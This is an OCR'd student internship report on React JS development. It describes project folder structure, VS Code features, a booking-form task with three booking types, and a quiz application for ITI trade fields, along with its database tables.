


Fig 4.1: Folder Structure

1. **Node Modules: -**

Node modules are a set of third-party packages or libraries that can be installed and used in a Node.js application. In a React project, you can use Node modules by installing them using Node Package Manager (npm) or Yarn.

To install a Node module in a React project, you can navigate to the project directory in the terminal and run the command *npm install <package-name>* or *yarn add <package-name>*, where <package-name> is the name of the module you want to install.

Note that when you install a Node module, it is saved in the node_modules folder in your project directory. You don't need to include this folder in your version control system, as it can be regenerated from the package.json file using the npm install or yarn command.

2. **Public Folder: -**

The public folder in a React project contains static assets that will be served directly to the client, without being processed by the build system. The contents of the public folder are copied into the build output directory (build by default) during the build process.

Here are some common files and directories you might find in the public folder:

- Index.html: - The main HTML file that serves as the entry point for your React application. This file typically includes a element with an id that corresponds to the root component of your React application.
- Favicon.ico: - The icon that appears in the browser tab for your application.
- Manifest.json: - A JSON file that provides metadata about the application, such as its name, description, and icons.
- Robots.txt: - A file that tells search engines and web crawlers which pages on your site should be crawled and indexed.
- Other static assets such as images, fonts, and other files that your application might need to access.

3. **SRC Folder: -**

The src folder in a React project contains the source code for the application. This is where you will spend most of your time writing code.

Here's a brief overview of the typical contents of the src folder:

- Index.js: - This is the entry point for the application. It renders the root component of the application and mounts it to the DOM.
- App.js: - This is the main component of the application. It typically contains the layout and navigation of the application, and renders child components based on the current route or state.
- Components/: - This folder contains reusable UI components that can be used throughout the application.
- Pages/: - This folder contains components that represent specific pages or views of the application. Each page component is typically composed of one or more reusable UI components.
- Utils/: - This folder contains utility functions and other helper code that can be used throughout the application.
- Assets/: - This folder contains static assets such as images, videos, and other files that are used by the application.
- Styles/: - This folder contains stylesheets and other styling-related code, such as global styles and component-specific styles.

4. **Git Ignore: -**

In a React project, you can use the .gitignore file to exclude certain files and directories from being tracked by Git. Here are some common entries you might include in a .gitignore file for a React project:

- The node_modules/ directory is typically very large and contains many files that can be regenerated using npm install or yarn. Excluding it from the repository can make cloning and pulling the repository faster and easier.
- The build/ directory contains the output of the build process and can also be regenerated, so it's safe to exclude from the repository.
- The npm-debug.log, yarn-debug.log*, and yarn-error.log* files are generated during the development process and can be safely ignored.
- The .vscode/ and .idea/ directories contain IDE and editor-specific settings and can also be safely ignored.
- Finally, the .env, .env.local, .env.development.local, .env.test.local, and .env.production.local files contain environment variables and other sensitive information that should not be committed to the repository. It's important to exclude them from the repository to prevent accidentally leaking sensitive information.

5. **Package.json and Package-lock.json: -**

In a React project, the package.json and package-lock.json files are used to manage the project's dependencies and scripts.

The *package.json* file contains metadata about the project, such as the *project name, version, author, and description*. it also includes a list of *dependencies* and *devdependencies* required by the project, along with their version numbers. you can use the npm or yarn commands to install or update the dependencies listed in package.json.

The *package-lock.json* file is automatically generated by npm or yarn and ensures that the exact same versions of dependencies are installed on different machines. It locks down the exact version numbers of each dependency that was installed in the project, including all transitive dependencies. This ensures that everyone working on the project is using the same version of each dependency, which helps avoid conflicts and ensures consistent behavior.

When you run *npm install* or *yarn install*, the package manager reads the package.json file and installs the dependencies listed there. It then generates or updates the package-lock.json file to record the exact versions of each dependency that was installed.

6. **README.md: -**

In a React project, the README.md file is a text file that provides information about the project, including its purpose, installation instructions, usage examples, and any other relevant information.

The README.md file is typically located in the root directory of the project and is one of the first files that developers and users will see when they view the project on GitHub or other code hosting platforms.

The README.md file should provide clear and concise instructions for installing and using the app, as well as any relevant information about contributing to or licensing the project. It's a good idea to keep the README.md file up to date as the project evolves, to ensure that it remains a useful resource for developers and users alike.

Chapter 5. IMPLEMENTATION

5.1 IMPLEMENTATION PLATFORM:

1. VS Code: -

Visual Studio Code (VS Code) is a popular code editor that offers many features that make it easier to create React apps. Here are some of the key features that can be particularly helpful for React development:

- **IntelliSense and auto-completion:** VS Code provides intelligent code completion and suggestions as you type, which can save time and reduce errors.
- **Integrated terminal:** VS Code includes an integrated terminal that allows you to run command-line tools and scripts without leaving the editor.
- **Debugging support:** VS Code provides powerful debugging support for React apps, including breakpoints, call stacks, and variable inspection.
- **Git integration:** VS Code includes built-in Git integration, which allows you to manage source control without leaving the editor.
- **Code formatting:** VS Code includes built-in support for code formatting, which can help you maintain a consistent coding style and avoid common syntax errors.
- **Extensions:** VS Code has a large library of extensions that can be installed to add additional functionality, such as React-specific syntax highlighting, code snippets, and other useful tools.
- **Live Server:** VS Code has a built-in Live Server extension that can be used to automatically reload the app in the browser whenever changes are made to the code, making the development process faster and more efficient.
- **Code refactoring:** VS Code includes tools for automatically refactoring code, which can help you make changes to the app more easily and quickly.

5.2 TASK:

The task I was given is to create booking form and based on the selection of booking type, there should be show different form fields.

There is total three type of booking option given “Full Day”, “Half Day, and “Custom”.

1. Full Day: -

   In full day, it should generate three inputs: Date, Person count, Person name. in person name input there should only name available that entered in count. For example, if person count is 3 than only user should enter three names not more than that.

Fig 5.1 Full Day Booking

Fig 5.2 Full Day Booking Error

2. Half Day: -
   In half day booking, there should be total 4 inputs generated: Date, Slots, Total Person Count, and Name of Total Person. There is total two slots available: Morning Slot and Evening Slot, for name there should only name available that entered in count. For example, if person count is 3 than only user should enter three names not more than that.




Fig 5.3 Half Day Booking




Fig 5.4 Half Day Booking Error

3. Custom: -

In custom booking, there should be total 4 inputs generated: Date, Duration, Total Person Count, Person Name. Duration taking the input as hour that for how many of hours booking should be done such as booking for 2 hours etc..., for name there should only name available that entered in count. For example, if person count is 3 than only user should enter three names not more than that.

Fig 5.5 Custom Booking




Fig 5.6 Custom Booking Error

Chapter 6. PROJECT WORK

6.1 PROJECT INTRODUCTION:

This project is developed by using React JS and some backend technologies for creating APIs. This is quiz application which provides user various question and answers of different fields. These fields are studied at ITI (Industrial Training Institute)

Here is the list of fields from which quiz application is created.

1. TURNER
2. FITTER
3. ELECTRICIAN
4. CNC & VMC
5. MRAC
6. DIESEL MECHANIC
7. EMPLOYABILITY SKILLS
8. MATHS & SCIENCE
9. COPA

This are the fields that has been given in the form of quiz in Quiz Application. Every field has 10-40 Sets of questions and every sets has approximate 25 questions with four options and figure if available.

There are multiple links given about eBooks, materials or YouTube videos for many fields which is mentioned in Quiz Website. All source of material or videos are taken from official website only.

6.2 Home Page:

This is the first page of Quiz Application which shows direct options to go to the field to start the quiz and direct link for eBooks and Material. It also shows mobile application that has been created for same purpose web application




Fig 6.1 Home 1




Fig 6.2 Home 2

6.3 Quiz Page:

This is the page where user can play the quiz, there is total 25 question on per section user can change the section by selecting from the input. Quiz contains Question, Four Options, Right Answer and Image if question has one if there no image in question then image of "No Image" will be shown.




Fig 6.3 Quiz 1




Fig 6.4 Quiz 2



No image available
No image available
No image available
What is the expanded form of ABC in first aid?
What is the standard colour code used for identifying the bin for the metal waste material?
What is the meaning of 'seiton' in '5s' of japanese methodology?
Green
Answer is :- Red

Fig 6.5 Quiz 3


6.4 Play Quiz Page:

Play Quiz Page is the page where user can play quiz and based on the answer, they get scores. There is total 25 question. User can get marks out of 25. After answering all 25 questions user gets scores screen with list of questions, the answer they have chosen and the correct answer. In score page, there is a button for retry the quiz if user is not satisfying with their score, they can retry the quiz.


Fig 6.6 Play Quiz 1

Fig 6.7 Play Quiz 2

6.5 Sequential Diagram:



6.6 Activity Diagram:



6.7 Data Dictionary:

Column Name	Data Type	Description
question_id	INT	Unique Identifier for each question
question_text	VARCHAR	The text of the question
image_path	VARCHAR	The path to the image associated with question
answer_id	INT	The Identifier for the correct answer

Table 6.1 Question Table

Column Name	Data Type	Description
option_id	INT	Unique identifier for each option
option_text	VARCHAR	The text of the option
question_id	INT	The identifier for the question to which this option belongs
is_correct	BOOLEAN	A flag indicating whether this option is the correct answer for the associated question

Table 6.2 Options Table

Column Name	Data Type	Description
answer_id	INT	Unique identifier for each answer
answer_text	VARCHAR	The text of the correct answer
question_id	INT	The identifier for the question to which this answer belongs

Table 6.3 Answers Table

Chapter 7. CONCLUSION

To summarize, this report describes my training experience with React JS and building a quiz application utilizing React JS and an API for fetching question data. The project provided a practical opportunity to apply React concepts I learned during training and develop my technical skills further.

Throughout the project, I gained a deeper understanding of React JS workings, such as component creation, state management, and props passing. Additionally, it gave me practical experience working with APIs in React, which will undoubtedly be useful in upcoming projects.

The quiz application created with React JS and the API for fetching questions successfully achieved its intended functionality. It provides an easy-to-use interface for users to answer quiz questions and displays their score at the end. Plus, utilizing an API for fetching questions guarantees the quiz questions are dynamic and up-to-date.

All in all, this project was a valuable learning experience that enabled me to develop my skills in React JS further. The knowledge and experience I gained will be highly beneficial for future projects and my career as a developer.

References

1. https://nodejs.org/en
2. https://react.dev/
3. https://www.w3schools.com/
4. https://stackoverflow.com/
5. https://github.com/
6. https://www.javascript.com/
7. https://www.youtube.com/

Appendix – Annexure 1

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

